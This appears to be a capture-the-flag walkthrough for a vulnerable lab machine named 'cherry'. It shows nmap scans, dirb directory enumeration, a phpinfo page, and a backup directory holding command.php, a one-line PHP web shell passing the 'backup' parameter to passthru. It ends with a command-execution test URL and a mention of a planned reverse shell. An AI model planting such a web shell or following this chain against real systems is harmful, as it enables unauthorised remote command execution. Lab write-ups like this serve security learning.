
cherry


Netdiscover isn't working for some goddamn reason. Had to rely on nmap to do a ping sweep.
After ping sweep is done, i determined that the ip of the vulnerable machine is 192.168.126.131

IP : 192.168.126.131




```
root@kali:~# nmap -sP 192.168.126.129/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-11 00:35 +08
Nmap scan report for 192.168.126.1
Host is up (0.00019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.126.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:FC:8D:83 (VMware)
Nmap scan report for 192.168.126.131
Host is up (0.00033s latency).
```

Did a port scan of cherry and there are numerous open ports.




```
root@kali:~# nmap -sC -sV -p- cherry
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-11 00:37 +08
Nmap scan report for cherry (192.168.126.131)
Host is up (0.00088s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cherry
7755/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Cherry
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
```

Did a scan of port 80 and i found some interesting stuff..




```
root@kali:/code# dirb http://cherry

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 11 00:38:12 2020
URL_BASE: http://cherry/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cherry/ ----
==> DIRECTORY: http://cherry/backup/
+ http://cherry/index.html (CODE:200|SIZE:640)
+ http://cherry/info.php (CODE:200|SIZE:21)

---- Entering directory: http://cherry/backup/ ----
```

The deal with the php file is that when you request it via web browser, it automatically downloads a file.
This will be useful when we combine enumeration on this port with one at 7755 later.




```

<?php
phpinfo();
?>
info.php (END)
```

Did enumeration at port 7755, same old shit but somehow backup directory can be accessed.
Its like a clone of stuff on port 80.



```
root@kali:/tmp# dirb http://cherry:7755

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 11 00:41:03 2020
URL_BASE: http://cherry:7755/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cherry:7755/ ----
==> DIRECTORY: http://cherry:7755/backup/
+ http://cherry:7755/index.html (CODE:200|SIZE:640)
+ http://cherry:7755/info.php (CODE:200|SIZE:72731)
+ http://cherry:7755/server-status (CODE:403|SIZE:273)

---- Entering directory: http://cherry:7755/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

The deal with web server at port 7755 is that whenever you request some php file, instead of downloading you can execute it.
This will be useful again combining the info that we have here with port 80.




cherry:7755/info.php

PHP Version 7.4.3

System	Linux cherry 5.4.0-45-generic #49-Ubuntu SMP Wed Aug 26 13:38:52 UTC 2020 x86_64
Build Date	May 26 2020 12:24:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20 exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/2 posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20 shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20 sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf. /20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini


command.php smells like RCE so we will need to download and analyze the php file below on port 80.



Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
command.php	2020-09-07 03:30	293	
latest.tar.gz	2020-09-01 18:54	12M	
master.zip	2020-09-07 03:33	11M	
master.zip.bak	2020-09-07 03:34	11M	

Apache/2.4.41 (Ubuntu) Server at cherry Port 7755



cherry/backup/command.php

403 Forbidden

nginx/1.18.0 (Ubuntu)

Opening command.php

You have chosen to open:


command.php

which is: PHP script (293 bytes)

from: http://cherry


Would you like to save this file?

What this code means is that the parameter backup will be used for command execution and the results will be displayed on the webpage.




```
<?php echo passthru($_GET['backup']); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Backup</title>
</head>
<body>
<!-- </?php echo passthru($_GET['backup']); ?/> -->
</body>
</html>
```

After getting command execution, i actually need to determine if python2 or python3 is there for reverse shell.



```
cherry:7755/backup/command.php?backup=id
```

